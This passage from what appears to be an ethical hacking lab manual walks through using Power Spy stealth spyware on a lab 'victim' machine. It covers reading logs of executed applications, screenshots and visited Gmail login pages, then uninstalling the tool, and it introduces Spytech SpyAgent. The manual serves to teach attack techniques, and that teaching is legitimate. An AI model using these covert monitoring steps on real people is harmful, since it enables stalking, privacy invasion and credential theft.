
33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

- Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

34. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.



36. In the **Register product** window, click **Later**.
37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
38. Click **Applications executed** from the options to check the applications running on the target system.



39. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Module 06 – System Hacking

Log View - Applications 24 record(s)			
Select User:	Timestamp	User Name	Name
Jason	4/5/2022 6:02:12 AM	Jason	appdata.exe
	4/5/2022 6:02:12 AM	Jason	setup.exe
	4/5/2022 6:02:08 AM	Jason	setup.exe
	4/5/2022 6:01:46 AM	Jason	setup.exe
	4/5/2022 6:01:46 AM	Jason	appdata.exe
	4/5/2022 6:01:46 AM	Jason	load.exe
	4/5/2022 6:01:27 AM	Jason	load.exe
	4/5/2022 6:01:27 AM	Jason	appdata.exe
	4/5/2022 6:00:28 AM	Jason	shellexperiencehost.exe (Start)
	4/5/2022 6:00:26 AM	Jason	searchui.exe (Search)
	4/5/2022 6:00:15 AM	Jason	explorer.exe
	4/5/2022 5:58:30 AM	Jason	iexplore.exe (Internet Explorer Enhanc)
	4/5/2022 5:58:25 AM	Jason	explorer.exe (Program Manager)
	4/5/2022 5:58:21 AM	Jason	appdata.exe
	4/5/2022 5:58:18 AM	Jason	iexplore.exe (Internet Explorer)
	4/5/2022 5:58:18 AM	Jason	explorer.exe

40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Log View - Screenshots 50 record(s)			
Select User:	Timestamp	User Name	Content
Jason	4/5/2022 5:53:47 AM	Jason	20220405055347.jpg
	4/5/2022 5:53:44 AM	Jason	20220405055344.jpg
	4/5/2022 5:53:40 AM	Jason	20220405055340.jpg
	4/5/2022 5:53:37 AM	Jason	20220405055337.jpg
	4/5/2022 5:53:34 AM	Jason	20220405055334.jpg
	4/5/2022 5:53:31 AM	Jason	20220405055331.jpg
	4/5/2022 5:53:28 AM	Jason	20220405055328.jpg
	4/5/2022 5:53:25 AM	Jason	20220405055325.jpg
	4/5/2022 5:53:22 AM	Jason	20220405055322.jpg
	4/5/2022 5:53:19 AM	Jason	20220405055319.jpg
	4/5/2022 5:53:16 AM	Jason	20220405055316.jpg
	4/5/2022 5:53:13 AM	Jason	20220405055313.jpg
	4/5/2022 5:53:10 AM	Jason	20220405055310.jpg
	4/5/2022 5:53:07 AM	Jason	20220405055307.jpg
	4/5/2022 5:53:04 AM	Jason	20220405055304.jpg

41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.

The screenshot shows a software interface titled "Log View - Websites Visited 11 record(s)". On the left, a sidebar titled "Select User:" shows "Jason" selected. Below it, "Select Log Type:" has "Websites Visited" selected. The main area displays a table with three columns: "Timestamp", "User Name", and "Content". The table lists 11 records from 4/5/2022 at various times between 6:00:03 AM and 5:58:47 AM. The "Content" column shows URLs such as Google accounts, Gmail sign-in, and a Bing search. To the right of the table, a preview window shows a Google search results page with the text "One account. All of Google." and a "Sign in to continue to Gmail" link. The bottom of the screen shows a Windows taskbar with icons for Start, Search, Task View, Edge browser, File Explorer, and Task Manager, along with system status icons.

Timestamp	User Name	Content
4/5/2022 6:00:14 AM	Jason	https://accounts.google.com/ServiceLogin/identifier?service=mail&passive=1
4/5/2022 6:00:08 AM	Jason	https://accounts.google.com/ServiceLogin/signinchooser?service=mail&passive=1
4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=
4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/Logout?service=mail&continue=https://mail.g
4/5/2022 6:00:03 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/?
4/5/2022 5:59:55 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/?&n=B&v=bi
4/5/2022 5:59:55 AM	Jason	https://mail.google.com/mail/u/0/
4/5/2022 5:59:45 AM	Jason	https://accounts.google.com/signin/v2/challenge/pwd?service=mail&passive=1
4/5/2022 5:58:52 AM	Jason	https://accounts.google.com/signin/v2/identifier?service=mail&passive=true
4/5/2022 5:58:50 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=
4/5/2022 5:58:47 AM	Jason	https://www.bing.com/search?q=gmail+login&src=IE-SearchBox&FORM=IE

42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.

Module 06 – System Hacking



44. A Notice pop-up appears click on Yes.



45. Another Notice pop-up appears about deleting the logs, click on Yes.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.
47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.
48. Close all open windows on the target system (here, **10.10.1.19**).
49. Close **Remote Desktop Connection** by clicking on the close icon (X).
50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
51. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

